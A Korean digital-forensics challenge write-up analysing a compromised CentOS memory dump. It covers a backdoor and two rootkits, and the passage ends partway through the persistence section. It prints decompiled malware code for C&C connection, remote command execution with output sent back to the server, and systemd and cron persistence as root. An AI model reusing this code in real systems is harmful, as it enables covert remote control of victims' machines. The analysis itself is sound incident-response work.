304 – Mem, oops

Team Information

Team Name : HSPACE

Team Member : Jinung Lee, Beomjun Park, DoHyeon Kim, Soyoung Cho

Email Address : hspacedigitalforensicslab@gmail.com

Teams must:

- Provide a detailed, step-by-step description of their problem-solving approach to ensure reproducibility by another examiner.
- List all tools used to arrive at their conclusions.

Tools used:

Name:	Magnet AXIOM	Publisher:	Magnet Forensics
Version:	9.4.1.45125		
URL:	https://www.magnetforensics.com/		

Name:	Volatility 3	Publisher:	Volatility foundation
Version:	3 2.26.0		
URL:	https://github.com/volatilityfoundation/volatility3		

Name:	IDA FreeWare	Publisher:	Hex-Rays SA
Version:	9.1		
URL:	https://hex-rays.com/ida-free		

Step-by-step methodology:

Description

내부망에서 사용 중인 리눅스 시스템의 통신에서 이상 징후가 탐지를 보고 받아. 긴급하게 해당 서버에 대한 메모리 데이터를 수집하였습니다. 조직의 사고 분석 담당자로써, 이상 징후에 대한 분석을 수행해주세요.

Questions


1. 시스템에 대한 기본적인 분석을 수행해주세요. (40)
    - 대상 시스템 정보 및 계정 정보 등
2. 외부와의 이상 통신 시도를 하는 것 같습니다. 통신 대상과 사용되는 방법을 모두 찾아 분석하세요. (80)
3. 시스템 재부팅 후에도 공격자의 접근이 지속되는 것 같습니다. 관련 요소들을 찾아 분석하세요. (80)
4. 위 항목 외에 공격자가 수행하는 행위가 있다면, 분석해주고 전반적인 과정에 대해 타임라인으로 정리해주세요. 더불어, 어떻게 이러한 사태에 대한 재발 방지를 할 수 있을까요? (100)

문제 풀이에 앞서, dfchallenge.org에 공지된 문제 해시와 다운로드 받은 문제 해시를 비교함으로써 분석 대상이 동일한 파일임을 증명한다.

Hash Value (MD5)

- Mem.vmem : D2EDC7B0B3B55579D7EC4DF76BD099B0
- Mem.vmss : 148F3ACE96474B1060A647F34FE8C7E2

[그림 1] dfchallenge.org에 공지된 문제 해시(MD5) 값.



[그림 2] HashTab을 통해 확인한 문제 해시(MD5) 값.

volatility 3.0의 banners 플러그인을 이용하여 해당 커널 버전을 확인하였다. 분석 결과 커널 버전은 [그림 3]과 같이 Linux version 5.14.0-598.el9.x86_64을 확인할 수 있다.

```
D:₩tools₩volatility3-2.26.0>py vol.py -f mem.vmem banners.Banners
Volatility 3 Framework 2.26.0
Progress:  100.00               PDB scanning finished
Offset  Banner

0x1fc00a20      Linux version 5.14.0-598.el9.x86_64 (mockbuild@x86-05.stream.rdu2.redhat.com) (gcc (GCC) 11.5.0 20240719
 (Red Hat 11.5.0-9), GNU ld version 2.35.2-65.el9) #1 SMP PREEMPT_DYNAMIC Tue Jul 8 16:37:49 UTC 2025
0x2194f7e0      Linux version 5.14.0-598.el9.x86_64 (mockbuild@x86-05.stream.rdu2.redhat.com) (gcc (GCC) 11.5.0 20240719
 (Red Hat 11.5.0-9), GNU ld version 2.35.2-65.el9) #1 SMP PREEMPT_DYNAMIC Tue Jul 8 16:37:49 UTC 202525
0x1126f2ff0     Linux version 5.14.0-598.el9.x86_64 (mockbuild@x86-05.stream.rdu2.redhat.com) (gcc (GCC) 11.5.0 20240719
 (Red Hat 11.5.0-9), GNU ld version 2.35.2-65.el9) #1 SMP PREEMPT_DYNAMIC Tue Jul 8 16:37:49 UTC 2025
```

[그림 3] volatility 3.0의 banners 플러그인을 사용하여 커널 버전을 확인.

CentOS 9를 설치하고 커널 버전을 확인하면, [그림 4]와 같이 5.14.0-601.el9인 것을 알 수 있다.

```
dfc304@192:~
[dfc304@192 ~]$ dnf list installed kernel
설치된 꾸러미
kernel.x86_64                    5.14.0-601.el9                  @anaconda
[dfc304@192 ~]$
```

[그림 4] CentOS 9 2025-7 최신 OS 설치 후 커널 버전 확인

이 후 dnf install kernel-5.14.0-598.el9.x86_64 -y의 명령을 통해 해당 커널을 설치할 수 있었다.

```
dnf list available kernel* | grep "5.14.0"
clear
dnf search kernel | grep "5.14.0"
dnf update -y
dnf install kernel-5.14.0-598.el9.x86_64 -y
```

[그림 5] 커널 5.14.0-598.el9.x64_64 버전 설치 과정.

마지막으로 dwarf2json을 이용하여 해당 커널 버전의 심볼을 얻을 수 있었고, 이를 통해 volatility로 메모리 분석을 진행할 수 있었다.

```
[root@localhost dwarf2json]# sudo ./dwarf2json linux --system-map /proc/kallsyms
 \ --banner "$(uname -r)" > linux-$(uname -r).json
[root@localhost dwarf2json]# ls
LICENSE.txt  centos_profile.json  go.mod  linux-5.14.0-598.el9.x86_64.json
README.md    dwarf2json           go.sum  main.go
```

[그림 6] dwarf2json을 이용한 심볼 생성.

Volatility도구에서는, 원활한 로그 분석과 디스크와 유사한 디렉터리 구조 및 파일을 획득하기 위하여, linux.pagecache.RecoverFs 플러그인을 이용하여 recovered_fs.tar.gz를 획득했다. 이에 대한 해시 및 파일 정보는 [표 1]과 같다.

파일 이름	recovered_fs.tar.gz
용량	246MB (258,002,155 바이트)
SHA-1	4BEFE465A1753CCD61B54C512E4A0D8778275849

[표 1] recovered_fs.tar.gz 파일 정보.

1. 시스템에 대한 기본적인 분석을 수행해주세요. (40)

1.1 시스템 정보

시스템 정보는 volatility의 env 플러그인과 함께 messages로그에서 확인했다. 이는 [표 2]와 같이 정리할 수 있다.

항목	값	비고
운영체제 정보	CentOS Stream 9	messages
커널버전	5.14.0-598.el9.x86_64	banners – volatility plugin
아키텍처	x86_64	banners – volatility plugin
시스템 언어 및 지역 설정	en_US.UTF-8	env – volatility plugin
시스템 시간대	UTC+9	env – volatility plugin
컴퓨터 이름	localhost	messages

[표 2] 시스템 정보 정리.

1.2 네트워크 설정 정보

네트워크의 IP 및 MAC 주소는 messages 로그에서 획득할 수 있었으며, 이는 [표 3]으로 정리할 수 있다.

항목	값	비고
IP 주소	172.16.95.3	messages – 참고
MAC 주소	00:0c:29:29:75:23	messages – 참고

[표 3] 네트워크 설정 정보 정리.

1.3 사용자 정보 정리

사용자는 총 36 개의 사용자를 발견할 수 있었다. 하지만 root 와 dfc 를 제외한 계정은 모두 서비스 혹은 어플리케이션을 위한 계정이다. 사용자가 실제로 사용하는 계정은 passwd 파일에서 획득할 수 있었으며, 이는 [표 4]로 정리할 수 있다.

주요 사용자 정보
root:x:0:0:root:/root:/bin/bash
dfc:x:1000:1000:dfc:/home/dfc:/bin/bash

[표 4] 사용자 주요 계정 정보.

모든 사용자 정보
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin polkitd:x:998:998:User for polkitd:/:/sbin/nologin avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin rtkit:x:172:172:RealtimeKit:/:/sbin/nologin libstoragemgmt:x:996:996:daemon account for libstoragemgmt:/:/usr/sbin/nologin geoclue:x:995:995:User for geoclue:/var/lib/geoclue:/sbin/nologin tss:x:59:59:Account used for TPM access:/:/usr/sbin/nologin colord:x:994:994:User for colord:/var/lib/colord:/sbin/nologin sssd:x:993:993:User for sssd:/:/sbin/nologin clevis:x:992:992:Clevis Decryption Framework unprivileged user:/var/cache/clevis:/usr/sbin/nologin setroubleshoot:x:991:991:SELinux troubleshoot server:/var/lib/setroubleshoot:/usr/sbin/nologin pipewire:x:990:990:PipeWire System Daemon:/run/pipewire:/usr/sbin/nologin flatpak:x:989:989:Flatpak system helper:/:/usr/sbin/nologin

gdm:x:42:42:GNOME Display Manager:/var/lib/gdm:/usr/sbin/nologin
gnome-initial-setup:x:988:987::/run/gnome-initial-setup/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/usr/share/empty.sshd:/usr/sbin/nologin
chrony:x:987:986:chrony system user:/var/lib/chrony:/sbin/nologin
dnsmasq:x:986:985:Dnsmasq DHCP and DNS server:/var/lib/dnsmasq:/usr/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
dfc:x:1000:1000:dfc:/home/dfc:/bin/bash
stapunpriv:x:159:159:systemtap unprivileged user:/var/lib/stapunpriv:/sbin/nologin
pesign:x:985:984:Group for the pesign signing daemon:/run/pesign:/sbin/nologin

[표 5] 모든 사용자 정보.

2. 외부와의 이상 통신 시도를 하는 것 같습니다. 통신 대상과 사용되는 방법을 모두 찾아 분석하세요. (80)

메모리 덤프 및 파일 시스템 분석 결과, 시스템에는 3 개의 악성코드가 설치되어 있음을 확인하였다.

2.1 발견된 악성코드 3 종 식별

dc_core 는 메인 백도어 역할을 담당한다. ELF 실행파일로 외부 C&C 서버와의 TCP 통신을 처리하며, 다중 지속성 메커니즘(Systemd, Cron, Udev)을 구축하여 시스템 전반의 제어권을 확보한다. 현재 C&C 서버 설정 오류로 인해 외부 통신은 차단된 상태이나, 로컬에서는 완전히 동작하고 있다.

libdl.so.2 는 사용자 공간 루트킷으로 기능한다. 공유 라이브러리로 /etc/ld.so.preload 를 통해 시스템의 모든 프로세스에 자동 로드되며, readdir() 함수를 후킹하여 dc_ 접두사를 가진 파일들을 파일 시스템 레벨에서 완전히 숨긴다. 이로 인해 표준 파일 탐색 도구들로는 악성코드의 존재를 확인할 수 없다.

netcore.ko 는 커널 레벨 루트킷을 기능한다. 해당 악성코드는 LKM(Loadable Kernel Module)으로 커널에 직접 로드되어 시스템 콜을 조작하며, getdents64, kill 시스템 콜을 후킹하여 프로세스 숨김과 특수 시그널(31, 63, 64 번)을 통한 은닉 제어 및 권한 상승 백도어 기능을 제공한다. 이는 Diamorphine[1]와 매우 유사한 작동 방식을 갖고 있다. 또한 [그림 7]와 같이, 2023 년 12 월 GROUP-IB 에서 발표한 리눅스 악성코드와 유사한 행위를 진행한다. 특히 ping 의 응답에 pong 으로 응답하는 등의 행위를 참고한다면 이는 Krasue 악성코드와 유사함을 시사한다.

[그림 7] https://www.group-ib.com/blog/krasue-rat/

이를 정리하면 [표 6]과 같이 악성코드를 구분할 수 있다.

구분	파일명	경로	설명
백도어	dc_core	/usr/local/bin/dc_core	C&C 통신, 원격 제어, 지속성
사용자 루트킷	libdl.so.2	/usr/lib64/libdl.so.2	readdir 후킹, 파일 숨김
커널 루트킷	netcore.ko	/opt/.dc_system/netcore.ko	시스템 콜 후킹

[표 6] 발견된 악성코드 3종 정리.

[1] Diamorphine은 Linux 커널용 LKM 루트킷이며, 시스템콜 31, 63, 64를 후킹하여, 악성코드를 은닉하고 권한 상승한다.

2.2 dc_core 분석

dc_core의 해시 및 아키텍처 정보는 [표 7]와 같으며, 외부 C&C 서버와의 TCP 통신을 처리하며, 다중 지속성 메커니즘(Systemd, Cron, Udev)을 구축하여 시스템 전반의 제어권을 확보한다.

악성코드 기본 정보	
SHA256	F25418EECE4C0CFC9EB81FAC359EBD0D6C54E330
MD5	11CF8BC39D361D809E32F916A693963D
아키텍처	x86-64 (AMD64) - ELF
악성코드 최초 탐지 (VT 기준)	2025-08-05 20:26:59 UTC

[표 7] dc_core 기본 정보 정리.

2.2.1 C&C 서버 설정 및 연결 로직

dc_core의 init_security_context 함수 분석을 통해 [그림 8]과 같이 C&C 서버 정보가 XOR 인코딩되어 있음을 확인했다. 이 함수는 0xAB 키를 사용하여 호스트, 도메인, 관리자 패스워드 등의 인코딩된 문자열을 복호화한다. 포트 정보는 별도로 0x1B2C와 XOR 연산하여 23847번 포트를 얻는다. 분석 결과 0xAB 키로 복호화된 호스트 정보는 "aekcmatmhjhkektcctkc"이며, 전체 복호화 결과는 [표 8]과 같다.

```
1  int init_security_context()
2  {
3    int result; // eax
4
5    memset(decoded_host, 0, sizeof(decoded_host));
6    memset(&decoded_domain, 0, 0x20u);
7    memset(&decoded_prefix, 0, 8u);
8    memset(&admin_password, 0, 0x20u);
9    memset(module_name, 0, sizeof(module_name));
10   xor_decode(&encoded_primary_host, decoded_host, 64, 171);
11   xor_decode(&encoded_domain, &decoded_domain, 32, 171);
12   xor_decode(&encoded_hide_prefix, &decoded_prefix, 8, 171);
13   xor_decode(&encoded_admin_pass, &admin_password, 32, 171);
14   xor_decode(&module_signature, module_name, 32, 171);
15   decoded_port = (unsigned __int16)encoded_primary_port ^ 0x1B2C;
16   result = strcmp(module_name, "netcore");
17   if ( !result )
18     module_loaded = 1;
19   return result;
20 }
```

[그림 8] IDA를 통해 확인한 init_security_context() 함수.

이름	디코딩된 결과
decoded_host	aekcmatmhjhkektcctkc
decoded_domain	kctmhhjkktcc
decoded_prefix	lcu
admin_password	lcuedlcdcmek
moule_name	ilcnoekbh
decoded_port	23847

[표 8] init_security_context 함수 디코드 결과.

2.2.2 네트워크 통신

main 함수에서는 무한 루프를 통해 C&C 서버와의 연결을 지속적으로 시도한다. 디코딩된 호스트 정보를 connect_to_server() 함수에 전달하여 연결을 시도하며, 연결이 성공할 경우 handle_connection() 함수를 통해 원격 명령을 처리한다. 연결 실패 시에는 [그림 9]와 같이 60초에서 180초 사이의 랜덤한 간격으로 대기한다.

```
while ( 1 )
{
  v4 = connect_to_server(decoded_host, decoded_port);
  if ( v4 >= 0 )
    handle_connection((unsigned int)v4);
  v3 = rand();
  sleep(v3 % 120 + 60);
}
```

[그림 9] IDA를 통해 확인한 main() 함수의 일부.

dc_core는 표준 BSD 소켓 API를 사용하여 TCP 기반 네트워크 통신을 구현하고 있다. connect_to_server() 함수가 핵심 통신 모듈로 [그림 10]과 같이 동작한다:

```
1  __int64 __fastcall connect_to_server(const char *host, uint16_t port)
2  {
3    struct sockaddr server_addr; // [rsp+10h] [rbp-20h] BYREF
4    int sockfd; // [rsp+2Ch] [rbp-4h]
5
6
7    sockfd = socket(2, 1, 0);                    // TCP 소켓 생성 (AF_INET=2, SOCK_STREAM=1, 프로토콜=0)
8    if ( sockfd < 0 )
9      return 0xFFFFFFFFLL;                       // 소켓 생성 실패 시 -1 반환
10   memset(&server_addr, 0, sizeof(server_addr)); // 서버 주소 구조체 초기화
11   server_addr.sa_family = 2;                   // AF_INET (IPv4)
12   *(_WORD *)server_addr.sa_data = htons(port);  // 포트 번호를 네트워크 바이트 순서로 변환하여 설정
13   if ( inet_pton(2, host, &server_addr.sa_data[2]) > 0 && connect(sockfd, &server_addr, '\x10') >= 0 )
14     return (unsigned int)sockfd;               // 연결 성공 시 소켓 디스크립터 반환
15   close(sockfd);                               // // 연결 실패 시 소켓 닫고 -1 반환
16   return 0xFFFFFFFFLL;
17 }
```

[그림 10] IDA를 통해 확인한 connect_to_server() 함수.

---

connect_to_server 통신 프로토콜 특성 정리

- **프로토콜:** TCP/IPv4 전용
- **인코딩:** inet_pton() 함수를 사용하여 IP 주소 문자열을 바이너리로 변환
- **오류 처리:** 연결 실패 시 소켓 정리 후 -1 반환
- **차단 모드:** 동기식 연결로 응답을 대기

---


connect_to_server() 함수를 통해 C&C서버와 연결이 성공한다면, handle_connection() 함수가 호출되어 원격 명령 처리 모드로 전환된다. [그림 11]과 같이 이 함수는 지속적인 명령 수신 루프를 실행하여 공격자와의 실시간 상호작용을 가능하게 한다.

```
int __fastcall handle_cc_connection(int socket_fd)
{
  size_t v1; // rax
  char response_buffer[2048]; // [rsp+10h] [rbp-C10h] BYREF
  char command_buffer[4]; // [rsp+810h] [rbp-410h] BYREF
  char exec_buffer[1032]; // [rsp+814h] [rbp-40Ch] BYREF
  int bytes_received; // [rsp+C1Ch] [rbp-4h]

  while ( 1 )
  {
    memset(command_buffer, 0, 0x400uLL);        // C&C 명령어 수신을 위한 버퍼 초기화
    bytes_received = recv(socket_fd, command_buffer, 0x3FFuLL, 0);// C&C 서버로부터 명령어 수신 (최대 1023바이트)
    if ( bytes_received <= 0 )
      break;                                    // 수신 실패 또는 연결 종료 시 루프 탈출
    if ( !strncmp(command_buffer, "CMD:", 4uLL) )// "CMD:" 명령어 처리 - 시스템 명령 실행
    {
      execute_command(exec_buffer, socket_fd);  // 받은 명령어를 시스템에서 실행
    }
    else if ( !strncmp(command_buffer, "PING", 4uLL) )// "PING" 명령어 처리 - 생존 확인
    {
      snprintf(response_buffer, 0x800uLL, "PONG %s v%s\n", "netcore", "1.7");// PONG 응답 생성 (netcore v1.7)
      v1 = strlen(response_buffer);
      send(socket_fd, response_buffer, v1, 0);  // PONG 응답을 C&C 서버로 전송
    }
    else if ( !strncmp(command_buffer, "EXIT", 4uLL) )// "EXIT" 명령어 처리 - 연결 종료
    {
      return close(socket_fd);                  // 소켓 연결 종료 후 함수 종료
    }
  }
  return close(socket_fd);
}
```

[그림 11] IDA를 통해 확인한 handle_cc_connection() 함수.

handle_connection() 함수는 recv() 함수를 통해 블로킹 방식으로 명령을 대기하며, 연결이 유지되는 한 무한 루프를 통해 지속적으로 새로운 명령을 처리할 수 있다. 이를 통해 공격자는 감염된 시스템에 대한 실시간 원격 제어 능력을 확보하게 되며, 시스템 명령 실행, 파일 조작, 추가 페이로드 다운로드 등의 악성 활동을 수행할 수 있다.



[그림 12] IDA를 통해 확인한 recv() 호출.

execute_command() 함수는 [그림 13]과 같이 popen() 시스템 호출을 통해 C&C 서버로부터 수신한 임의의 명령어를 직접 시스템 셸에서 실행하는 원격 코드 실행 기능을 담당한다. 이 함수는 명령어 실행 과정에서 파이프를 통해 실행 결과를 실시간으로 수집하며, fgets()와 send() 함수의 조합을 통해 실행 출력을 한 줄씩 즉시 C&C 서버로 전송한다. 명령어 실행이 완료되면 "CMD_END" 마커를 전송한다.

```
1  ssize_t __fastcall execute_command(const char *command_string, int socket_fd)
2  {
3    size_t output_length; // rax
4    char output_buffer[1032]; // [rsp+10h] [rbp-410h] BYREF
5    FILE *command_pipe; // [rsp+418h] [rbp-8h]
6
7    command_pipe = popen(command_string, "r");    // C&C 서버로부터 받은 명령어를 시스템에서 실행 (읽기 모드로 파이프 오픈)
8    if ( !command_pipe )
9      return send(socket_fd, "ERROR: Command execution failed\n", 0x20uLL, 0);
10   while ( fgets(output_buffer, 1024, command_pipe) )// 명령어 실행 결과를 한 줄씩 읽어서 C&C 서버로 전송하는 루프
11   {
12     output_length = strlen(output_buffer);      // 출력 라인의 길이 계산
13     send(socket_fd, output_buffer, output_length, 0);// 명령어 실행 결과를 실시간으로 C&C 서버에 전송
14   }
15   pclose(command_pipe);                         // 명령어 실행 파이프 정리
16   return send(socket_fd, "CMD_END\n", 8uLL, 0); // 명령어 실행 완료 신호를 C&C 서버에 전송
17 }
```

[그림 13] IDA로 확인한 execute_command() 함수.

2.2.3 통신 실패 원인 분석

GDB를 통한 동적 분석 결과, [그림 14]와 같이 dc_core 악성코드의 C&C 통신 실패 원인이 명확히 확인되었다. 앞서 확인한 정보와 같이, init_security_context() 함수에서 0xAB 키로 복호화된 호스트 정보는 "aekcmatmhjhkektcctkc"이며, 포트는 23847번으로 설정된다.

```
(gdb) x/s 0x405200
0x405200 <decoded_host>:         "aekcmatmhjhkektcctkc"
(gdb) x/s 0x405168
0x405168 <encoded_backup_host>: "₩211₩216₩222₩213₩205₩222₩216₩217₩210₩222₩215₩211₩212"
(gdb) x/s 0x405260
0x405260 <decoded_domain>:       "kctmhhjkktcc"
(gdb) x/s 0x405280
0x405280 <decoded_prefix>:       "lcu"
(gdb) p *(unsigned int*)0x405240
$21 = 23847
```

[그림 14] GDB를 통해 확인한 복호화된 네트워크 연결 정보.

[그림 15]와 같이, connect_to_server() 함수는 이 복호화된 호스트 정보를 사용하여 C&C 서버와의 연결을 시도하지만, inet_pton() 함수가 해당 문자열을 유효한 IP 주소로 변환하지 못하면서 연결이 실패한다. inet_pton() 함수는 IPv4 또는 IPv6 주소 형식의 문자열을 바이너리 형태로 변환하는 함수로, 복호화된 문자열 "aekcmatmhjhkektcctkc"가 표준 IP 주소 형식에 부합하지 않아 0을 반환하며 연결 과정이 중단된다.

[그림 15] GDB를 통해 확인한, dc_core의 네트워크 연결과정 분석 결과.

2.2.4 분석 결과

분석 결과, 0xAB XOR 키를 사용한 복호화 과정은 정상적으로 수행되었으나, 복호화된 결과가 유효한 네트워크 주소가 아님이 확인되었다. 이는 악성코드 제작자가 실제 C&C 주소 대신 무효한 데이터가 하드코딩 되어 있어, C&C 와의 연결에 실패하였다.

3. 시스템 재부팅 후에도 공격자의 접근이 지속되는 것 같습니다. 관련 요소들을 찾아 분석하세요.

dc_core는 시스템 재부팅 후에도 지속적으로 동작할 수 있도록 다중 지속성 메커니즘을 구현한다. 이는 [그림 16]과 같이 main()함수에서 사용되며, 실행 시 "—install"이 인자로 존재한다면, create_persistence() 함수와 관련 모듈들을 통해 여러 계층에서 지속성을 확보한다. [표 9]과 같이 재시작시에는 systemd 서비스 기반 지속성, Cron 기반 주기적 실행, udev 규칙 기반 네트워크 트리거로 총 3가지의 매커니즘을 통해 악성코드를 실행하고, 커널 모듈을 통한 저수준 지속성, 라이브러리 프리로딩을 통한 시스템 후킹 2가지의 매커니즘을 통해 악성코드의 탐지를 어렵게하여 컴퓨터에서의 지속성을 확보한다.

```
if ( !strcmp(argv[i], "--install") )
{
  create_persistence();
  exit(0);
}
if ( !strcmp(argv[i], "--status") )
{
  system("systemctl status netcore.service");
  exit(0);
}
```

[그림 16] IDA로 확인한 main() 함수 일부.

	메커니즘	경로	특징
지속성 매커니즘	systemd 서비스 기반 지속성	/etc/systemd/system/netcore.service	• Restart=always • RestartSec=30 • After=network.target
	Cron 기반 주기적 실행	/var/spool/cron/root	• systemd 백업 메커니즘 • 출력 리다이렉션으로 은닉
	udev 규칙 기반 네트워크 트리거	/etc/udev/rules.d/99-netcore.rules	• 네트워크 변화 감지 • 동적 실행 트리거
탐지회피/은닉	커널 모듈을 통한 저수준 지속성	/opt/.dc_system/netcore.ko	• 저수준 은닉 기능 • 탐지회피 강화
	라이브러리 프리로딩을통한 시스템 후킹	/etc/ld.so.preload	• 시스템 함수 후킹 • 전역 영향

[표 9] 지속성 및 탐지 회피/은닉 메커니즘 정리.

3.1 SystemD 서비스 기반 지속성

dc_core 악성코드는 [그림 17] create_persistence() 함수를 통해 systemd 서비스 파일을 생성하여 시스템 부팅 시 자동 실행되는 지속성 메커니즘을 구현한다. 이 메커니즘은 현대 Linux 시스템의 표준 서비스 관리자인 systemd를 악용하여 합법적인 시스템 서비스로 위장한다.

```
1  int create_persistence()
2  {
3    FILE *v0; // rax
4    FILE *v2; // [rsp+8h] [rbp-18h]
5    FILE *stream; // [rsp+10h] [rbp-10h]
6    FILE *s; // [rsp+18h] [rbp-8h]
7
8    s = fopen("/etc/systemd/system/netcore.service", "w");
9    if ( s )
10   {
11     fwrite("[Unit]\n", 1u, 7u, s);
12     fwrite("Description=Network Core System Service\n", 1u, 0x28u, s);
13     fwrite("After=network.target\n", 1u, 0x15u, s);
14     fwrite("Wants=network.target\n\n", 1u, 0x16u, s);
15     fwrite("[Service]\n", 1u, 0xAu, s);
16     fwrite("Type=simple\n", 1u, 0xCu, s);
17     fwrite("ExecStart=/usr/local/bin/netcore -d\n", 1u, 0x24u, s);
18     fwrite("Restart=always\n", 1u, 0xFu, s);
19     fwrite("RestartSec=30\n", 1u, 0xEu, s);
20     fwrite("User=root\n\n", 1u, 0xBu, s);
21     fwrite("[Install]\n", 1u, 0xAu, s);
22     fwrite("WantedBy=multi-user.target\n", 1u, 0x1Bu, s);
23     fclose(s);
24     system("systemctl daemon-reload");
25     system("systemctl enable netcore.service");
26     system("systemctl start netcore.service");
27   }
```

[그림 17] IDA를 통해 확인한 create_persistence() 함수 일부.

3.1.1 서비스 파일 생성 및 구성

악성코드는 /etc/systemd/system/netcore.service 파일을 생성하고 다음과 같은 서비스 정의를 작성한다. [그림 18]와 같이, Unit 섹션에서 Description=Network Core System Service 로 네트워크 관련 시스템 서비스로 위장하며, After=network.target 과 Wants=network.target 설정을 통해 네트워크 서브시스템이 완전히 초기화된 후에 실행되도록 구성한다. 이는 C&C 통신을 위한 네트워크 연결성을 보장하는 전략적 설계이다.

```
fwrite("[Unit]\n", 1u, 7u, s);
fwrite("Description=Network Core System Service\n", 1u, 0x28u, s);
fwrite("After=network.target\n", 1u, 0x15u, s);
fwrite("Wants=network.target\n\n", 1u, 0x16u, s);
```

[그림 18] systemd 서비스 파일의 Unit 섹션 설정.

3.1.2 자동 실행 및 재시작 메커니즘

Service 섹션에서는 [그림 19]과 같이, Type=simple로 설정하여 단순한 포그라운드 프로세스로 동작하며, ExecStart=/usr/local/bin/netcore -d 명령으로 데몬 모드에서 실행된다. 핵심적인 지속성 기능은 Restart=always와 RestartSec=30 설정에 의해 구현되는데, 이는 프로세스가 어떤 이유로든 종료될 경우 30초 후 자동으로 재시작되도록 한다. User=root 설정으로 최고 권한으로 실행되어 시스템 전체에 대한 접근 권한을 확보한다. netcore의 명령은 [코드 1]과 같으며, 이는 .dc_trigger 가 기존에 있다면, 삭제하고 dc_core를 실행시키는 스크립트이다.

```
#!/bin/bash
while true; do
    if [ -f /tmp/.dc_trigger ]; then
        rm -f /tmp/.dc_trigger
        /usr/local/bin/dc_core -d -s &
    fi
    sleep 5
done
```

[코드 1] usr₩local₩bin₩netcore 스크립트.

```
fwrite("[Service]\n", 1u, 0xAu, s);
fwrite("Type=simple\n", 1u, 0xCu, s);
fwrite("ExecStart=/usr/local/bin/netcore -d\n", 1u, 0x24u, s);
fwrite("Restart=always\n", 1u, 0xFu, s);
fwrite("RestartSec=30\n", 1u, 0xEu, s);
fwrite("User=root\n\n", 1u, 0xBu, s);
```

[그림 19] systemd 서비스 파일의 Service 섹션 설정.

3.1.3 시스템 통합 및 활성화

Install 섹션은 [그림 20]과 같이, WantedBy=multi-user.target 설정을 통해 다중 사용자 모드에서 자동으로 시작되도록 구성한다.

```
fwrite("[Install]\n", 1u, 0xAu, s);
fwrite("WantedBy=multi-user.target\n", 1u, 0x1Bu, s);
fclose(s);
```

[그림 20] systemd 서비스 파일의 Install 섹션 설정.

서비스 파일 생성 후 [그림 21]의 systemctl 명령들을 순차적으로 실행하여 systemd 데몬에 새로운 서비스를 등록하고 부팅 시 자동 시작을 활성화한 후 즉시 서비스를 시작한다. 이러한 과정을 통해 악성코드는 시스템의 정상적인 서비스로 등록되어 관리자의 의심을 피하면서 지속적으로 동작한다.

```
system("systemctl daemon-reload");
system("systemctl enable netcore.service");
system("systemctl start netcore.service");
```

[그림 21] systemctl 명령을 통한 서비스 등록 과정.

3.2 Cron 기반 주기적 실행

dc_core 악성코드는 [그림 22]와 같이, create_persistence() 함수 내에서 cron 작업을 추가하여 systemd 서비스와 독립적인 백업 지속성 메커니즘을 구현한다. 이 방식은 systemd 서비스가 비활성화되거나 실패할 경우를 대비한 이중 보험 역할을 수행한다.

```
stream = fopen("/var/spool/cron/root", "a");
if ( stream )
{
  fwrite("*/10 * * * * /usr/local/bin/netcore -d > /dev/null 2>&1\n", 1u, 0x38u, stream);
  fclose(stream);
}
```

[그림 22] create_persistence() 함수 내 cron 설정 부분.

3.2.1 Cron 작업 등록 과정

악성코드는 /var/spool/cron/root 파일에 직접 접근하여 root 사용자의 crontab에 새로운 작업을 추가한다. [그림 23]과 같이 파일 열기 및 쓰기 과정을 통해 */10 * * * * /usr/local/bin/netcore -d > /dev/null 2>&1 항목을 추가한다. 이 cron 표현식은 매 10분마다 악성코드를 데몬 모드로 실행하도록 지시한다.

```
fwrite("*/10 * * * * /usr/local/bin/netcore -d > /dev/null 2>&1\n", 1u, 0x38u, stream);
fclose(stream);
```

[그림 23] /var/spool/cron/root 파일 생성 및 cron 항목 추가.

